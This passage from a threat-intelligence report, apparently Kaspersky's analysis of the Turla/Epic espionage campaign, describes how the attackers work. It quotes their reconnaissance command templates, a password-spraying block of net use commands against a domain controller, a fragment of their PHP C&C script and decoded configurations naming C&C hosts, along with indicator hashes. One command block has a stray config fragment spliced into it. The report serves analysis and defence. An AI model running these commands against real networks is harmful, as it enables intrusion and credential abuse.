
Once a victim is infected and "checks in" with the server, the attackers send a template of commands:



```
arp -a
netstat -an
nbtstat -n
nbtstat -s
net share
net file
net session
net use
net config
net view
net view /DOMAIN
net time \\127.0.0.1
at
set
tasklist /v
tasklist /svc
dir %TEMP%\*.exe
dir %TEMP%\*.part
dir %TEMP%\*.log
dir %TEMP%\*.dat
dir %TEMP%\*.txt
dir /X "c:\users\dell\Desktop\"
dir "c:\users\dell\Desktop\[redacted]"
systeminfo
rem reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v ProxyServer
rem reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer" /v Version
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell

dir "c:\progra~1" /x
```


Next, the attackers try to move through the victim’s network using pre-defined or collected passwords:



```
net use \\NET-DC-01\C$ "P@ssw0rd" /user:MOFA\Administrator
net use \\NET-DC-01\C$ "P@ssw0rd" /user:MOFA\[redacted]
net use \\NET-DC-01\C$ "P@ssw0rd" /user:MOFA\
net use \\NET-DC-01\C$ "P@ssw0rd" /user:MOFA\BlueCoat
net use \\NET-DC-01\C$ "P@ssw0rd" /user:MOFA\mcafee
net use \\NET-DC-01\C$ "P@ssw0rd" /user:MOFA\[redacted]
net use \\NET-DC-01\C$ "P@ssw0rd" /user:MOFA\
net use \\NET-DC-01\C$ "P@ssw0rd" /user:MOFA\
net use \\NET-DC-01\C$ "P@ssw0rd" /user:MOFA\
net use \\NET-DC-01\C$ "P@ssw0rd" /user:MOFA\
net use \\NET-DC-01\C$ "P@ssw0rd" /user:MOFA\prtgadmin

net use \\NET-DC-01\C$ "Password" /user:MOFA\Administrator
net use \\NET-DC-01\C$ "Password" /user:MOFA\[redacted]
net use \\NET-DC-01\C$ "Password" /user:MOFA\
net use \\NET-DC-01\C$ "Password" /user:MOFA\BlueCoat
net use \\NET-DC-01\C$ "Password" /user:MOFA\mcafee
net use \\NET-DC-01\C$ "Password" /user:MOFA\[redacted]
net use \\NET-DC-01\C$ "Password" /user:MOFA\
net use \\NET-DC-01\C$ "Password" /user:MOFA\
net use \\NET-DC-01\C$ "Password" /user:MOFA\
net use \\NET-DC-01\C$ "Password" /user:MOFA\
net use \\NET-DC-01\C$ "Password" /user:MOFA\prtgadmin
```

Listing all .doc files recursively is also a common “theme”:



```
echo %USERNAME%
net user %USERNAME%
echo list disk > c:\windows\temp\dp.dat
echo list volume >> c:\windows\temp\dp.dat
diskpart /s c:\windows\temp\dp.dat
del /q c:\windows\temp\dp.dat
tasklist
systeminfo
ipconfig /all
net use
net share
net file
net session
net view /DOMAIN
net view
dir c:\*.doc* /s   O[CONFIG]
name = c:\winqw\wlbasas32.bat
exe = cmd.exe /c c:\winqw\wlbasas32.bat
```


In total, we have decoded several hundreds of these command packages delivered to the victims, providing an unique insight into the inner workings of the attackers.

In addition to generic searches, some very specific lookups have been observed as well. These include searches for:

- ***NATO*.msg**
- **eu energy dialogue*.***
- **EU*.msg**
- **Budapest*.msg**

In this case, the attackers were interested to find e-mails related to “NATO”, “Energy Dialogue within European Union” and so on.

For some of the C&C servers, the attackers implemented RSA encryption for the C&C logs, which makes it impossible to decrypt them. This scheme was implemented in April 2014.



```
<?php
#[removed]

$target="http://[removed]/wp-includes/class-wp-version.php";

$dbg = 0;
$pid = getmypid();
$log = "./e.log";
$request_protocol = $_SERVER['SERVER_PROTOCOL'];
$socket_read_chunk_len = 4096;
$socket_read_content_length_len = 4096;
$socket_read_default_len = 4096;
$publickey="-----BEGIN PUBLIC KEY-----
MIGJAoGBAIwI+qFCsPcoXZFAZCAi/PCU8AFS/8UNKpf1hKRBMJtVPBQ7dSgUiqvqE/YqIozCX
Fug
kVjdTSWQxgWMIb2XiHOqih4u3PMDRcmZEPae/eJFPae9EnLN05aXAqv20uj13hqyhUbw5Pmk4
Pjt
Fan8355Q3T7bZ2PXsOQz8y9uqWwfAgMBAAE=
-----END PUBLIC KEY-----";

[removed]
```

Lateral movement and upgrade to more sophisticated backdoors

Once a victim is compromised, the attackers upload several tools that are used for lateral movement.

One such tool observed in the attacks and saved as "**C:Documents and SettingsAll usersStart MenuProgramsStartupwinsvclg.exe**" is:

Name: winsvclg.exe
MD5: a3cbf6179d437909eb532b7319b3dafe
Compiled: Tue Oct 02 13:51:50 2012

This is a keylogger tool that creates **%temp%~DFD3O8.tmp.** Note: the filename can change across victims. On one Central Asian government's Ministry of Foreign Affairs victim system, the filename used was "**adobe32updt.exe**".

In addition to these custom tools, we observed the usage of standard administration utilities. For instance, another tool often uploaded by the attackers to the victim's machine is "winrs.exe":

Name: winrs.exe
MD5: 1369fee289fe7798a02cde100a5e91d8

This is an UPX packed binary, which contains the genuine "dnsquery.exe" tool from Microsoft, unpacked MD5: **c0c03b71684eb0545ef9182f5f9928ca**.


In several cases, an interesting update has been observed — a malware from a different, yet related family.

Size: 275,968 bytes
MD5: e9580b6b13822090db018c320e80865f
Compiled: Thu Nov 08 11:05:35 2012

another example:

Size: 218,112 bytes
MD5: 071d3b60ebec2095165b6879e41211f2
Compiled: Thu Nov 08 11:04:39 2012

This backdoor is more sophisticated and belongs to the next level of cyber-espionage tools called the "Carbon system" or Cobra by the Turla attackers. Several plugins for the "Carbon system" are known to exist.



```
 a d m i n i s t r a t o r .   X C X C X C X C   x c x c x c x c c x c x c x c x
 c x   x c x c x c x c x c x c x c x c x c   6 0  ◙   o p e r a . e x e   ¶   f i r
 e f o x . e x e   ‼   c h r o m e . e x e   ↕   i e x p l o r e . e x e   ◄   o u t l o
 o k . e x e   ►   m a g e n t . e x e   ◦   j u c h e c k . e x e   ♫   w m p l a y e r
 . e x e   ♪   i c q . e x e   ♀   m s i m n . e x e   ♂   NetWin InprocData InprocOvl I
nprocServer32 Overlays ProgID Programmable Registry VersionIndependentProgID Restriction
s /includes/tiempo_h.php www.losguayaberos.com P   /script/check.php extel-eu.de P   sea
rch.php 0.0.0.0 »@  /plugins/phpmailer/class.pop3.php www.tuesdate.com P   /wp-includes/
class-mail.php thebesttothbrushes.com P   search.php 0.0.0.0 »@  1 10 2 20 1.10.2000 L o
 c a l \ W i n i n e t S e t u p M u t e
```

*Decoded configuration for **e9580b6b13822090db018c320e80865f***

Note: the command and control servers **www.losguayaberos[.]com** and **thebesttothbrushes[.]com** have been sinkholed by Kaspersky Lab.

Other packages delivered to the victims include:


MD5: c7617251d523f3bc4189d53df1985ca9
MD5: 0f76ef2e6572befdc2ca1ca2ab15e5a1

These top level packages deploy both updated Epic backdoors and Turla Carbon system backdoors to confirmed victims, effectively linking the Epic and Turla Carbon operations together.

The Turla Carbon dropper from these packages has the following properties:

MD5: cb1b68d9971c2353c2d6a8119c49b51f

This is called internally by the authors "Carbon System", part of the "Cobra" project, as it can be seen from the debug path inside:




```
orted, %d scanned◘          %d work, %d block, ratio %5.2f◘       too repetitive; using
 fallback sorting algorithm◘   ???     CONFIG_ERROR     OUTBUFF_FULL     UNEXPECTED_EOF  I
O_ERROR        DATA_ERROR_MAGIC        DATA_ERROR       MEM_ERROR        PARAM_ERROR     S
EQUENCE_ERROR  OK             %d in block, %d after MTF & 1-2 coding, %d+2 syms in use◘
     initial group %d, [%d .. %d], has %d syms (%4.1f%%)◘            pass %d: size is %d
, grp uses are     %d  ◘              bytes: mapping %d,        selectors %d,   code leng
ths %d,        codes %d◘          block %d: crc = 0x%8x, combined CRC = 0x%8x, size = %
d◘          final combined CRC = 0x%x◘          SeDebugPrivilege        IsWow64Process  k
ernel32.dll    LoadLibraryW          Y@      ™A      $@      ¶@RSDSº♠CŠÉMýLšP‰ï¢¢Ê¸◘   f
:\Workshop\Projects\cobra\carbon_system\x64\Release\carbon_system.pdb  ◘↨◘ ↨B  ◘↨♣ ↨B‼À◄
p►`○0  ◘►♠ ►2♀Ð◘À◘p•`♠0◘↨◘ ↨T↨ ↨4◄ ↨²♫A♀pð`◘‼♣ ‼4♪◘‼◘◘◘♠p  ◘♦◘ ♦B  ◘↨◘ ↨t♠ ↨d♣ ↨T♦ ↨4♥ ↨
Ð§À◘↑♠ ↑t♥ ‼d◘ ♫4◘ ◘↓◘ ↓to ↓d◘ ↓T• ↓4♠ ↓2§À◘♣◘ ♣4◘ ◘←ð ←d2 ←T1 ←40 ←◘, ¶Ð↨À►p  ◘○• ○4→ ○
◘▬ ◘p•`♠P  ◘♀♠ ♀4◘ ♀R◘p•`♠P◘○♠ ○d♪ ○4♀ ○’ðp◘○♦ ○4♠ ○2ðp◘¶◘ ¶dð ¶T◘ ¶4○ ¶R►p◘∟♀ ∟d♪ ∟Tð ∟
4◘ ∟2↑ð▬à¶Ð↨À►p◘¶◘ ¶4♀ ¶2►ð♫à♀Ð◘À◘p•`♠P◘◘◘ ◘2♠0◘↨◘ ↨T► ↨4♫ ↨’♫À♀pð`◘↔ð ↔4P ↔◘H ▬ð¶à↨Ð►À♫
```

This acts as a dropper for the following modules, both 32 and 64 bit:

MD5	Resource number
4c1017de62ea4788c7c8058a8f825a2d	101
43e896ede6fe025ee90f7f27c6d376a4	102
e6d1dcc6c2601e592f2b03f35b06fa8f	104
554450c1ecb925693fedbb9e56702646	105
df230db9bddf200b24d8744ad84d80e8	161
91a5594343b47462ebd6266a9c40abbe	162
244505129d96be57134cb00f27d4359c	164
4ae7e6011b550372d2a73ab3b4d67096	165

The Carbon system is in essence an extensible platform, very similar to other attack platforms such as the Tilded platform or the Flame platform. The plugins for the Carbon system can be easily recognized as they always feature at least two exports named:

- ModuleStart
- ModuleStop




```
19E66: 00 00 6F 6C 65 33 32 2E | 64 6C 6C 00 FF 01 5F 73   ole32.dll ÿ◘_s
19E76: 74 72 64 75 70 00 00 00 | 00 00 00 00 00 00 A4 A6  trdup         ¤¦
19E86: C5 4A 00 00 00 00 BC 9E | 01 00 01 00 00 00 02 00  ÅJ    ¼ž◘ ◘   ◘
19E96: 00 00 02 00 00 00 A8 9E | 01 00 B0 9E 01 00 B8 9E    ◘   ¨ž◘ °ž◘ ¸ž
19EA6: 01 00 B9 2C 00 00 6C 26 | 00 00 C7 9E 01 00 D3 9E  ◘ ¹,  l&  Çž◘ Óž
19EB6: 01 00 00 00 01 00 43 41 | 52 42 4F 4E 2E 64 6C 6C  ◘   ◘ CARBON.dll
19EC6: 00 4D 6F 64 75 6C 65 53 | 74 61 72 74 00 4D 6F 64   ModuleStart Mod
19ED6: 75 6C 65 53 74 6F 70 00 | 00 00 00 00 00 00 00 00  uleStop
19EE6: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
19EF6: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
```

Carbon system plugin with characteristic exports

Several Epic backdoors appear to have been designed to work as Carbon system plugins as well – they require a specialized loader to start in victim systems that do not have the Carbon system deployed.


Some modules have artifacts which indicate the Carbon system is already at version 3.x, although the exact Carbon system version is very rarely seen in samples:



```
`ƒ♀‹©▼,8I◄¥%vé·Ñ¶♠K$%♫Gƒv♀,◘žXÑY ♪▲»f¤,◙Úø0‘ñ♦ÀNnºdQ&™♪#ç▲€-²P0hîêƒ¢²◘žõ‹êTIME    winine
t_timeout     \\.\IdeDrive1\\config.txt   ReceiveTimeout  SOFTWARE\Microsoft\Windows\Cur
rentVersion\Internet Settings NAME    object_id   VERSION User     Carbon v3.51    OPER|W
rong config: bad address|◙    Mozilla/4.0 (compatible; MSIE 6.0)  OPER|wrong config: no
port|◙    :   OPER|Wrong config: empty address|◙  address CW_INET quantity    user_winma
x user_winmin ST Carbon v3.51 ◙   \\.\IdeDrive1\\log.txt  Global\MSMMC.StartupEnvironmen
t.PPT Global\411A5195CD73A8a710E4BB16842FA42C Global\881F0621AC59C4c035A5DC92158AB85E Gl
obal\MSCTF.Shared.MUTEX.RPM   Global\WindowsShellHWDetection  Global\MSDBG.Global.MUTEX.
ATF   TR|%d|◙ .%d $Id: hide_module_win32.c 10189 2008-11-25 14:25:41Z gilg $  ZwWow64Rea
dVirtualMemory64  n t d l l . d l l   $Id: load_lib_win32.c 10180 2008-11-20 12:13:01Z g
ilg $ \SysWOW64\  \System32\  \ S y s W O W 6 4 \     \ S y s t e m 3 2 \     . d l l
  CreateRemoteThread  ZwTerminateThread   LdrGetProcedureAddress  ExitThread  k e r n e
l 3 2 . d l l     $Id: mutex.c 3940 2006-03-20 16:47:16Z vlad $   S y s t e m R o o t
  \ ? ? \     $Id: rw_lock.c 4482 2006-08-30 13:07:14Z vlad $ %x-%x-%x-%x %02d/%02d/%02d
```


The author of the Carbon module above can be also seen in the code, as “gilg”, which also authored several other Turla modules.

We are planning to cover the Turla Carbon system with more details in a future report.


The Epic Snake: Unraveling the mysteries of the Turla cyber-espionage campaign
Ongoing cyber-espionage campaign
Epic Turla: The early-stage infection mechanism
Mission: Attackers inject the Epic backdoor into the high-profile victim's PC to validate the identity thereof
Infection vectors:
Watering hole attacks
>100 injected websites
Direct spearphishing emails
Hundreds of victim IPs
>45 countries
Targets:
Government bodies
Embassies
Military
Research and education organizations
Pharmaceutical companies
Cobra system and Snake malware platform
Cobra Carbon system/ Pfinet (+others):
Intermediary upgrades and communication plugins.
Snake/Uroburos:
High-grade malware platform that includes a rootkit and virtual file systems
© 2014 Kaspersky Lab
KASPERSKY lab

Language artifacts

